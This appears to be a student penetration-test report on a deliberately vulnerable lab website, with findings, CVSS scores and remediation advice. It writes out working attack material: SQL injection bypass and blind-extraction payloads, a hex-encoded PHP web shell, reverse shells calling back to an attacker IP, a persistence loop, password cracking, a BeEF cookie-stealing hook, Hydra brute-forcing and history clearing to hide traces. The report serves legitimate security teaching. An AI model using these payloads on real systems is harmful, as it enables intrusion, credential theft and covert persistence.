Penetration Testing 23-24

Report

Summary of results

The analysis of the National Insecurity Agency's web pages has revealed various security issues.

The login page is vulnerable to SQL injection, allowing potential attackers to execute SQL queries. This vulnerability can be exploited to obtain a reverse shell, granting interactive access to the underlying system and allowing modification of any web page for defacement or stealing user information.

A Stored XSS was detected on the send.php page, enabling the storage of malicious scripts on the server. Those scripts could be rendered on other pages and potentially compromise users.

The password recovery page is vulnerable to both SQL injection and Reflected XSS. These vulnerabilities can be exploited to gain information about the database and to execute malicious scripts that could compromise users.

The login page does not implement measures to prevent brute-force attacks, allowing unlimited login attempts. This vulnerability enables attackers to systematically guess usernames and passwords until valid credentials are discovered.

The debug.php page is exposed and displays detailed PHP configuration information via the phpinfo() function. This exposure gives attackers valuable information about the server environment, helping them find potential vulnerabilities.

These vulnerabilities pose a critical risk to the security of the NIA's infrastructure, potentially allowing unauthorized access and compromising sensitive data. Immediate actions are recommended to patch these issues by implementing prepared statements to mitigate SQL injection, encoding output and validating input to prevent XSS, applying rate limiting and account lockout mechanisms to block brute-force attacks, and restricting access to debug.php. Addressing these vulnerabilities promptly will enhance the overall security posture of the NIA's web application.

Scope

The scope of this security analysis, for the NIA website, encompasses a comprehensive evaluation of potential vulnerabilities and risks associated with the web application hosted at http://172.17.0.2/. The web application was tested without prior knowledge of its internal workings. All details in this report were derived or inferred based on the needs of the analysis.

Findings

All score calculations were performed using the NIST CVSS v3.1 calculator, which is a standardized method for rating the severity of security vulnerabilities.
The table below shows the severity levels and their respective score ranges.

Level	Range	Number of vulnerability
Low	0.1 - 3.9	0
Medium	4-0 - 6.9	1
High	7.0 - 8.9	2
Critical	9.0 - 10.0	1

Vulnerability	Overall CVSS Score	Short Description
SQL Injection in login.php	9.8	Allows attackers to gain full control of the database and server
SQL Injection in recovery.php	8.2	Allows attackers to gain information about the database structure and data
Stored Cross-Site Scripting in send.php	7.9	Enables attackers to execute malicious scripts, compromising user data
Brute-force attack in login.php	6.2	Potential unauthorized access through automated login attempts

Miscellaneous Issues

- Reflected Cross-Site Scripting in recovery.php
- Display of Detailed PHP Configuration in debug.php

Network scanning, Banner grabbing and Enumeration

We start by scanning the server using nmap with the command:
nmap -sT -p1-65535 172.17.0.2

```
PORT   STATE SERVICE
80/tcp open  http
```

We found an http service on port 80. To get more information about this service, we fetch the HTTP header with the following curl command:
curl -I 172.17.0.2

```
HTTP/1.1 200 OK
Date: Thu, 30 May 2024 11:47:33 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Content-Type: text/html; charset=UTF-8
```

We can see that the server is running Apache version 2.4.38 on Debian and that it is using PHP version 7.2.34. This suggests that the website is likely using PHP for server-side processing.

In a browser, we navigate to 172.17.0.2:80 and see the website of the National Insecurity Agency.

With Gobuster, we enumerate all the web pages provided by the server. The command we used is:
gobuster dir -u http://[server_ip]/ -w sites.txt -x php

-w sites.txt: specifies the file to use. We used the wordlist Discovery/Web-Content/common.txt from SecLists, which contains a list of common web page names.
-x php: specifies the extension to append to the site. Besides PHP, we tried other extensions, but we did not obtain interesting results.

```
/.hta                (Status: 403) [Size: 275]
/.htaccess           (Status: 403) [Size: 275]
/.htaccess.php       (Status: 403) [Size: 275]
/.htpasswd.php       (Status: 403) [Size: 275]
/.hta.php            (Status: 403) [Size: 275]
/.htpasswd           (Status: 403) [Size: 275]
/config.php          (Status: 200) [Size: 0]
/debug.php           (Status: 200) [Size: 86041]
/index.php           (Status: 200) [Size: 811]
/index.php           (Status: 200) [Size: 811]
/login.php           (Status: 200) [Size: 1215]
/logout.php          (Status: 302) [Size: 0] [--> login.php]
/recovery.php        (Status: 200) [Size: 1053]
/report.php          (Status: 302) [Size: 0] [--> login.php]
/send.php            (Status: 302) [Size: 0] [--> login.php]
/server-status       (Status: 403) [Size: 275]
/welcome.php         (Status: 302) [Size: 0] [--> login.php]
```

The scan results revealed that some sensitive files, such as .htaccess and .htpasswd, are restricted (403 status), indicating access controls are in place. Additionally, we observed redirects (302 status) on several pages, such as logout.php, report.php, send.php, and welcome.php, directing to login.php, suggesting an authentication mechanism. The debug.php file exposes the phpinfo function, which gives out significant information that could be leveraged by an attacker. For more information, see Display of Detailed PHP Configuration in debug.php.

SQL Injection in login.php

SQL Injection is a security vulnerability where attackers inject malicious SQL queries into input fields, manipulating the application's database. In this case, SQL Injection allows attackers to obtain user data and gain access to the server hosting the website. An attacker could alter the hosted pages on the website, undermining its reliability and eroding user trust. It is recommended to fix this problem as soon as possible.


To identify the vulnerability, we assumed that login.php used a query similar to this one:
SELECT * FROM users WHERE username = $username AND password = hash($password);

After trying various payloads, we noticed that some symbols, such as **=** and **>** are forbidden in both the username and password inputs, because we were getting the message "Username or password are in the wrong format. Please do not try suspicious operations or they will be reported to the authority!".


Proof of concept

The following payload in the username and anything in the password allowed us to bypass the login and access the welcome.php, send.php, and report.php pages.
' OR null IS null LIMIT 1#

From report.php we got the username, agentX.



In login.php, the following payload in the username and anything in the password, executes an invalid query and allows us to get the database used by the website, MariaDB, and the directory where the files are hosted, /var/www/html/
' OR null IS null AND#



Exploit

With the following payload in the username and any input in the password, it is possible to create a file, for example cmd.php, in the server:

agentX' LIMIT 1 INTO OUTFILE '/var/www/html/cmd.php' LINES TERMINATED BY 0x3c3f706870207379737465 6d28245f524551554553545b22636d64225d293b3f3e0a#

SELECT . . . INTO OUTFILE enables a query result to be written to a file. In this case, the result of the query is written in the file cmd.php inside the directory /var/www/html/ (discovered earlier). **LINES TERMINATED BY** is used with INTO OUTFILE to specify the sequence of characters that should be added to the end of each line written to the output file. With this, it is possible to add code to the cmd.php file. In order to bypass the system checks for symbols such as = and >, we encoded the php code in HEX format. The MariaDb documentation shows how to use hex-encoded strings: **SELECT UNHEX('4D617269614442'); SELECT 0x4D617269614442;**

With LINES TERMINATED BY, we added the following php code to the cmd.php file, which executes a system command passed as a parameter via an HTTP request:

<?php system($_REQUEST["cmd"]);?>

Encoded in hex:
3c3f706870207379737465 6d28245f524551554553545b22636d64225d293b3f3e0a

At the end, we added the character # to comment out the rest of the query.

By making a request to the following url, it is now possible to execute commands on the server:
http://[ip]/cmd.php?cmd=[command]

10 agentX, is the result of the SELECT made on the SQL table used in the login.php page, the rest is the result of the ls command, that was executed by the server.

To replicate the following commands, it is necessary to set the right IP addresses and port.

We start Netcat on port 6001 with the command **nc -l -v 6001** to listen for incoming connections.
We used the following php command, taken from pentestmonkey, to get the reverse shell:

php -r '$sock=fsockopen("192.168.1.2",6001);exec("/bin/sh -i <&3 >&3 2>&3");'

We encoded the aforementioned command using Burp. The following url, obtains the reverse shell:

http://[ip]/cmd.php?cmd=php+-r+'$sock%3dfsockopen("192.168.1.2",6001)%3bexec("/bin/sh+-i+<%263+>%263+2>%263")%3b'

The server has connected to our local machine. We are logged in with the user www-data. This user can delete, add, modify any file inside /var/www/html, but it cannot execute privileged commands.

```
❯ nc -l -v 6001
Listening on 0.0.0.0 6001
Connection received on 172.17.0.2 33594
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Post exploit

The config.php file provides the database credentials.

```
cat config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', '127.0.0.1');
define('DB_USERNAME', 'admin');
define('DB_PASSWORD', 'dbpassword');
define('DB_NAME', 'niadb');
```

With the command **script -qc "mysql -u admin -p" /dev/null** we access the database.
Running **mysql -u admin -p** directly didn't work, probably some environment variables needed for mysql are not set correctly. From the mysql CLI, we listed the agents and reports tables inside the niadb database.

```
+------+-----------------+----------------------------------+
| id   | username        | password                         |
+------+-----------------+----------------------------------+
|    7 | tizio.incognito | 5ebe2294ecd0e0f08eab7690d2a6ee69 |
|    8 | jackOfspade     | 617882784af86bff022c4b57a62c807b |
|   10 | agentX          | b20e0aaa66fdd9a7a5b2ebf49d32b91b |
|   42 | utente          | bed128365216c019988915ed3add75fb |
| 1337 | sysadmin        | fcea920f7412b5da7be0cf42b8c93759 |
+------+-----------------+----------------------------------+
```

```
+-------+--------+--------------------+-----------------------------------------------------------------------------------------------------+
| repid | agent  | title              | message                                                                                             |
+-------+--------+--------------------+-----------------------------------------------------------------------------------------------------+
|     1 | agentX | Fake mustaches issue | I report that the glue used for fake mustaches is not working properly. It should be replaced ASAP |
|     2 | agentX | They have got me   | Guys can you please come and rescue me?                                                             |
+-------+--------+--------------------+-----------------------------------------------------------------------------------------------------+
```

We were able to crack three out of five passwords with John the Ripper.

tizio.incognito	5ebe2294ecd0e0f08eab7690d2a6ee69	secret
jackOfspade	617882784af86bff022c4b57a62c807b	
agentX	b20e0aaa66fdd9a7a5b2ebf49d32b91b	
utente	bed128365216c019988915ed3add75fb	passw0rd
sysadmin	fcea920f7412b5da7be0cf42b8c93759	1234567

Now we create a simple script that tries to connect to our machine every 10 seconds.

```
#!/bin/bash
while true; do
  bash -i >& /dev/tcp/192.168.1.2/6001 0>&1
  sleep 10
done
```

We use echo because we don't have a text editor available.

```
$ touch rev.sh
$ chmod +x rev.sh
$ echo "#!/bin/bash" >> rev.sh
$ echo "while true; do" >> rev.sh
$ echo "  bash -i >& /dev/tcp/192.168.1.2/6001 0>&1" >> rev.sh
$ echo "  sleep 10" >> rev.sh
$ echo "done" >> rev.sh
$ ./rev.sh &
```

Finally, with history -c, we clear the command history in the current shell session to remove any traces of the commands we have executed.

Remediation Plan

To fix this vulnerability, we recommend using Prepared Statements. Here's how to use them:

```php
$sql = "SELECT id, username FROM agents WHERE username = ? AND password = ?";
$conn = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

...

if($stmt = mysqli_prepare($conn, $sql)) {
    mysqli_stmt_bind_param($stmt, "ss", $param_username, $param_password);

    $param_username = $username;
    $param_password = md5($password);

    if(mysqli_stmt_execute($stmt)) ...
}
```

Parameters are now sanitized, preventing any malicious payloads from being used.
This is a specific example for login.php, but it is advisable to do the same for all other queries.

SQL Injection in recovery.php


Recovery.php page is vulnerable to SQL injection. By testing with specific payloads, we confirmed that the input field in recovery.php does not properly sanitize user inputs, allowing for SQLi attacks.

Proof on concept

By using the following payloads, we were able to identify the vulnerability:

' OR IF(1=1, SLEEP(1), 0)# and **' OR IF(1=0, SLEEP(1), 0)#**

The first payload causes the SQL query to always evaluate to true and introduces a delay. After a couple of seconds under the input, the payload appears. The second payload causes the query to always evaluate to false, so there is no delay, and the payload appears immediately.



Exploit & enumeration

We used the following payloads to extract the name of the first table in the database. The payloads work by introducing a delay based on the ASCII value comparison of characters.
Each payload checks if the first character of the first table name is less than or equal to a specified letter ('m', 'g', 'c', 'a'). If true, it causes a 1-second delay using the SLEEP function.

' OR IF((SELECT ORD(MID((SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1),1,1)) <= ORD('m')),SLEEP(1),SLEEP(0))#

' OR IF((SELECT ORD(MID((SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1),1,1)) <= ORD('g')),SLEEP(1),SLEEP(0))#

' OR IF((SELECT ORD(MID((SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1),1,1)) <= ORD('c')),SLEEP(1),SLEEP(0))#

' OR IF((SELECT ORD(MID((SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1),1,1)) <= ORD('a')),SLEEP(1),SLEEP(0))#

The last payload caused a delay, thus confirming that the char of the first table name is 'a'.

Here a description of how the payloads works:

' OR IF((SELECT ORD(MID((SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1),[char position index],1)) <= ORD('[char]')),SLEEP(1),SLEEP(0))#

(SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1): Selects the name of the first table in the current database, which is returned by DATABASE().

MID(..., [char position index], 1): Extracts the first character of the table name.

ORD(...): Converts the character to its ASCII value.

<= ORD('[char]'): Compares the ASCII value of the extracted character to the ASCII value of **'[char]'**.

IF((...),SLEEP(1), SLEEP(0)): Introduces a 1-second delay if the condition is true, otherwise there is no delay and the payload gets immediately displayed under the input.

to comment out the rest of the query.

This process can be repeated for subsequent characters, by changing **[char position index]**, to fully determine the table name. This process can be automated with a script to reveal full table names and other database contents, like the data within the tables. However, for brevity, we omit the script since we already obtained all the necessary information about the database from the SQL Injection in login.php. The remediation can be found here: Remediation Plan.

Cross-Site Scripting

Cross-Site Scripting (XSS) is a security vulnerability that allows attackers to inject malicious scripts into web pages. These scripts can be executed in the context of the user's browser, leading to unauthorized actions, data theft and other malicious activities.

Reflected Cross-Site Scripting in recovery.php

Recovery.php is vulnerable to reflected cross-site scripting, a type of XSS that works when an application receives data in an HTTP request and includes that data within the immediate response. In the NIA's case we didn't find a way to exploit this vulnerability.

Proof on concept

To identify the vulnerability, we observed that the password recovery page echoed the input value back to the page. We injected a simple payload **<script>alert('XSS')</script>**, which worked as expected.

Stored Cross-Site Scripting in send.php


Once logged in, the send.php page allows sending reports that users can read in report.php. This page is vulnerable to stored cross-site scripting, a type of XSS where the web application stores a malicious script, and executes it in another page. The dangerous scripts can cause data theft and other malicious activities.

Proof on concept

When sending a report, only the title is displayed on the report.php page, so it will be the target of the attack. Analyzing the behavior of the send.php, we assume that a record is inserted into a "reports" table with a query similar to this one:
INSERT INTO reports (title, message) VALUES ($_POST['title'], $_POST['message'])

We then injected the following value into the comment input field:
<script>console.log("XSS")</script>


This constructs the following hypothetical query:
INSERT INTO reports (title, message) VALUES (‘<script>console.log("XSS")</script>’, ‘message’)
When another user visits the reports page, the injected script executes, showing a console.log with the message 'XSS'.



Exploit


To exploit this vulnerability, we used BeEF (Browser Exploitation Framework), a penetration testing tool that focuses on exploiting vulnerabilities in web browsers, by leveraging client-side attack vectors. We injected the following payload into the title input on the page send.php:
<script src="http://[beef_server_ip]:3000/hook.js"></script>

Here we can see that two clients are hooked on BeEF, because they have accessed the page report.php, after we send our payload.



With the module Get Cookie we get the session id of one of the hooked clients.

Here, with a BeEF module, we made a simple attempt to trick one user into giving us his password.



Remediation Plan

To patch all the finded Cross Site Scripting vulnerabilities, we recommend encoding data on output and implementing input validation.

Output Encoding

Encode output when displaying user-generated content to prevent the execution of injected scripts.
For example, using PHP's htmlentities function before displaying values on a page:

htmlentities($input, ENT_QUOTES, 'UTF-8');

ENT_QUOTES, which is a flag that specifies all quotes should be encoded.
The character set, which in most cases should be UTF-8.

Input validation

Input validation should generally employ whitelists rather than blacklists. Instead of attempting to list all harmful patterns (e.g., certain scripts or encoded characters), it is advisable to create a list of safe and acceptable inputs (e.g., alphanumeric characters) and disallow anything not on this list. This approach ensures that the defense of the system remains robust even when new harmful patterns emerge and makes it less susceptible to attacks that obfuscate malicious inputs to bypass a blacklist.

Brute-force attack in login.php

A brute-force Attack is a security vulnerability where an attacker attempts to gain access to a system by systematically trying various combinations of usernames and passwords. This type of attack exploits the lack of restrictions on the number of login attempts, allowing the attacker to continue guessing credentials until they succeed.

Proof of concept and Exploit

When we were manually trying various combinations of usernames and passwords, we observed that there was no tracking of the number of attempts made or controls on automated requests. We used Hydra to confirm the potential vulnerability. Hydra is an automated tool designed to execute brute-force attacks on login credentials and, in general, to test the authentication mechanisms of network services. Here is the command that we used:
hydra -t 64 -L users.txt -P passwords.txt [server_ip] http-post-form "/login.php:username=^USER^&password=^PASS^:F=Username or password"


-t 64: sets the number of threads, attempting multiple login simultaneously, speeds up the process.
-L users.txt and **-P passwords.txt:** specifies the file containing a list of usernames and passwords to use in the brute-force attack
http-post-form: the target is a web form that uses the POST method to submit login credentials.

"/login.php:username=^USER^&password=^PASS^:F=Username or password"

- **/login.php:** The path to the login page on the server.
- **username=^USER^&password=^PASS^:** Hydra will replace ^USER^ and ^PASS^ with the values from the users.txt and passwords.txt files, respectively.
- **:F=Username or password:** This is the failure condition. The website returns two different error messages for wrong logins, but both messages have the substring "Username or password". By specifying this failure condition, Hydra will recognize unsuccessful login attempts and continue testing the next username and password combination until it doesn't detect the failure condition.

The wordlists for usernames and passwords that we chose are, respectively, Usernames/cirt-default-usernames.txt and Passwords/2023-200_most_used_passwords.txt
Both wordlists were sourced from SecLists. We chose these particular lists because they were relatively short, which helps minimize the time required for the brute-force attack.

Here we can see that Hydra has found a valid combination of username and password:




Remediation Plan

To mitigate the risk of brute-force attacks, we recommend implementing the following security measures:

- **Rate Limiting**: Introduce rate limiting to restrict the number of login attempts within a specific time frame.
- **Account Lockout**: Implement account lockout mechanisms that temporarily lock accounts after a certain number of failed login attempts.
- **CAPTCHA**: Use CAPTCHA or similar technologies to differentiate between human users and automated scripts.
- **Multi-Factor Authentication (MFA)**: Enforce multi-factor authentication to add an extra layer of security.
- **Strong Password Policies**: Encourage users to create strong, unique passwords and implement password complexity requirements.

Display of Detailed PHP Configuration in debug.php

As shown in the information gathering section, using Gobuster we found the debug.php page, which shows the information obtained from the phpinfo() function.



PHP Version 7.2.34

System	Linux 3ae267bf62d1 6.8.10-300.fc40.x86_64 #1 SMP PREEMPT_DYNAMIC Fri May 17 21:20:54 UTC 2024 x86_64
Build Date	Dec 11 2020 10:50:00
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d

The phpinfo() function provides detailed information about the PHP configuration, including environment variables, PHP versions, loaded modules, and other sensitive data. This information can be valuable to attackers for identifying vulnerabilities and crafting targeted attacks. Therefore, displaying this information publicly poses a significant security risk.

Remediation Plan

The phpinfo() function should be used only in a development environment, and it shouldn't be accessible in the production environment.

Resources

Information Gathering

Nmap: the Network Mapper - Free Security Scanner
curl - Client for URL
GitHub - OJ/gobuster: Directory/File, DNS and VHost busting tool written in Go
SecLists - GITHUB

Findings

NVD - CVSS v3 Calculator (nist.gov)

SQL Injection

Ncat - Netcat
Reverse Shell Cheat Sheet - pentestmonkey
Burp Suite - Application Security Testing Software - PortSwigger
John the Ripper password cracker
PHP: Prepared Statements
PHP: PDO
UNHEX - mariadb

Stored Cross-SIte Scripting (XSS)

BeEF - The Browser Exploitation Framework Project
PHP: htmlentities function
XSS Prevention

Brute-force Attack

Hydra
SecLists
Rate Limiting with Redis and PHP
PHP Login System with Account Lock
Google reCAPTCHA Documentation
PHP CAPTCHA Tutorial
PHP Two-Factor Authentication